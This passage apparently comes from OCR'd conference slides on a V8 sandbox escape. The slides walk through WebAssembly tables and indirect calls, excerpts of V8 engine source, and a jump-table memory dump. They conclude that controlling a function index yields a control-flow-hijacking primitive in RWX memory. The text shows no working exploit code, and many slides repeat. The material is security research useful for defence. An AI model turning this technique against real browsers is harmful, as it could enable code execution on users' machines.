
```
var wasm_code = new Uint8Array([…]);

var wasm_mod = new
WebAssembly.Module(wasm_code);

var wasm_instance = new
WebAssembly.Instance(wasm_mod);

var f_main =
wasm_instance.exports.main;

f_main();
```



WASM Internals – Module and Instance



WASM Internals – Export Functions



WASM Basics – Table and Indirect Call

```
let wasm_code_0 = new Uint8Array([…]);

let wasm_mod_0 = new
WebAssembly.Module(wasm_code_0);

let wasm_instance_0 = new
WebAssembly.Instance(wasm_mod_0);

indirect =
wasm_instance_0.exports.indirect;
```

```
(module
    (func $indirect (result f32)
        f32.const 0.015
    )
    (export "indirect" (func $indirect))
)
```


WASM Basics – Table and Indirect Call

```
const tbl = new WebAssembly.Table({
    initial: 1,
    element: "anyfunc",
    maximum: 10
});

const importObject = {
    env: {tbl}
};

let wasm_code_1 = new Uint8Array([…]);

let wasm_mod_1 = new
WebAssembly.Module(wasm_code_1);

let wasm_instance_1 = new
WebAssembly.Instance(wasm_mod_1, importObject);

tbl.set(0, indirect);

wasm_instance_1.exports.main(1000); //15
```

```
(module
    (type $whatever (func (result f32)))
    (import "env" "tbl" (table $tb 1 funcref))
    (func $main (param $parametre f32) (result f32)
        (f32.mul
            (call_indirect (type $whatever)
(i32.const 0))
            (local.get $parametre)
        )
    )
    (export "main" (func $main))
)
```

WASM Basics – Table and Indirect Call


```
…
tbl.set(0, indirect);

wasm_instance_1.exports.main(1000); //15
```




```
void WasmTableObject::SetFunctionTableEntry(Isolate* isolate,
                                            Handle<WasmTableObject> table,
                                            int entry_index,
                                            Handle<Object> entry) {
  ...
  Handle<Object> external = WasmInternalFunction::GetOrCreateExternal(
      handle(WasmFuncRef::cast(*entry)->internal(isolate), isolate));

  if (WasmExportedFunction::IsWasmExportedFunction(*external)) {
    auto exported_function = Handle<WasmExportedFunction>::cast(external);

    Handle<WasmTrustedInstanceData> target_instance_data(
        exported_function->instance()->trusted_data(isolate), isolate);

    int func_index = exported_function->function_index();

    auto* wasm_function =
        &target_instance_data->module()->functions[func_index];

    UpdateDispatchTables(isolate, table, entry_index, wasm_function,
                         target_instance_data);
  }
  ...
}
```

WASM Basics – Table and Indirect Call

```
…
tbl.set(0, indirect);

wasm_instance_1.exports.main(1000); //15
```





```
void WasmTableObject::SetFunctionTableEntry(Isolate* isolate,
                                            Handle<WasmTableObject> table,
                                            int entry_index,
                                            Handle<Object> entry) {
  ...
  Handle<Object> external = WasmInternalFunction::GetOrCreateExternal(
      handle(WasmFuncRef::cast(*entry)->internal(isolate), isolate));

  if (WasmExportedFunction::IsWasmExportedFunction(*external)) {
    auto exported_function = Handle<WasmExportedFunction>::cast(external);

    Handle<WasmTrustedInstanceData> target_instance_data(
        exported_function->instance()->trusted_data(isolate), isolate);

    int func_index = exported_function->function_index();

    auto* wasm_function =
        &target_instance_data->module()->functions[func_index];

    UpdateDispatchTables(isolate, table, entry_index, wasm_function,
                         target_instance_data);
  }
  ...
}
```


WASM Basics – Table and Indirect Call


```
…

tbl.set(0, indirect);

wasm_instance_1.exports.main(1000); //15
```


```
void WasmTableObject::SetFunctionTableEntry(Isolate* isolate,
                                            Handle<WasmTableObject> table,
                                            int entry_index,
                                            Handle<Object> entry) {
  ...
  Handle<Object> external = WasmInternalFunction::GetOrCreateExternal(
      handle(WasmFuncRef::cast(*entry)->internal(isolate), isolate));

  if (WasmExportedFunction::IsWasmExportedFunction(*external)) {
    auto exported_function = Handle<WasmExportedFunction>::cast(external);

    Handle<WasmTrustedInstanceData> target_instance_data(
        exported_function->instance()->trusted_data(isolate), isolate);

    int func_index = exported_function->function_index();

    auto* wasm_function =
        &target_instance_data->module()->functions[func_index];

    UpdateDispatchTables(isolate, table, entry_index, wasm_function,
                         target_instance_data);
  }
  ...
}
```

WASM Basics – Table and Indirect Call











```
void WasmTableObject::UpdateDispatchTables(
    Isolate* isolate, Handle<WasmTableObject> table, int entry_index,
    const wasm::WasmFunction* func,
    Handle<WasmTrustedInstanceData> target_instance_data) {
  ...
  Address call_target = target_instance_data->GetCallTarget(func->func_index);
  ...

  for (int i = 0, len = uses->length(); i < len; i += TableUses::kNumElements) {
    int table_index = Smi::cast(uses->get(i + TableUses::kIndexOffset)).value();

    Handle<WasmInstanceObject> instance_object = handle(
        WasmInstanceObject::cast(uses->get(i + TableUses::kInstanceOffset)),
        isolate);
    ...
    Tagged<WasmTrustedInstanceData> instance_data =
        instance_object->trusted_data(isolate);

    instance_data->dispatch_table(table_index)
        ->Set(entry_index, *call_ref, call_target, sig_id);
  }
}
```

WASM Internals – Table and Indirect Call

```
Address WasmTrustedInstanceData::GetCallTarget(
    uint32_t func_index
) {
  wasm::NativeModule* native_module =
    module_object()->native_module();
  …
  return jump_table_start() +
         JumpTableOffset(
            native_module->module(), func_index
         );
}
```

```
uint32_t JumpSlotIndexToOffset(uint32_t slot_index) {
    uint32_t line_index = slot_index /
kJumpTableSlotsPerLine;

    uint32_t line_offset =
        (slot_index % kJumpTableSlotsPerLine) *
kJumpTableSlotSize;

    return line_index * kJumpTableLineSize +
line_offset;

}
```



WASM Internals – Table and Indirect Call

```
…

tbl.set(0, indirect);

wasm_instance_1.exports.main(1000);
```

Access

dispatch_table	call_target of indirect function	…
Index	0	…

jump

WASM Instance 0 RWX Memory

```
0x3e4058452000  jmp 0x3e4058452840
0x3e4058452005        0x0000000000
0x3e405845200a        0x0000000000
       …                      …
0x3e4058452040  jmp qword ptr[rip+0x2]
       …                      …
0x3e4058452048  0x7ffff3d23780
       …                      …
0x3e4058452050  jmp qword ptr[rip+0x2]
       …                      …
0x3e4058452050  0x7ffff3d23c00
       …                      …
0x3e4058452840  push   rbp
0x3e4058452841  mov    rbp,rsp
0x3e4058452844  push   0x8
0x3e4058452846  push   rsi
0x3e4058452847  sub    rsp,0x10
       …                      …
```

Main Jump Table

Far Jump Table

Compiled code

WASM Internals – Table and Indirect Call

```
Address WasmTrustedInstanceData::GetCallTarget(
    uint32_t func_index
) {
  wasm::NativeModule* native_module =
    module_object()->native_module();
  …
  return jump_table_start() +

         JumpTableOffset(
            native_module->module(), func_index
         );
}
```


Control of func_index

↓

Control of callTarget

↓

Control flow Hijacking primitive inside RWX memory



Let the WebAssembly Assemble: The V8 Sandbox Escape

V8 Sandbox Escape – The Setup

WASM Module 0

```
(module
    (func $indirect (result f32)
        f32.const 0.015
    )
    (export "indirect" (func $indirect))
)
```

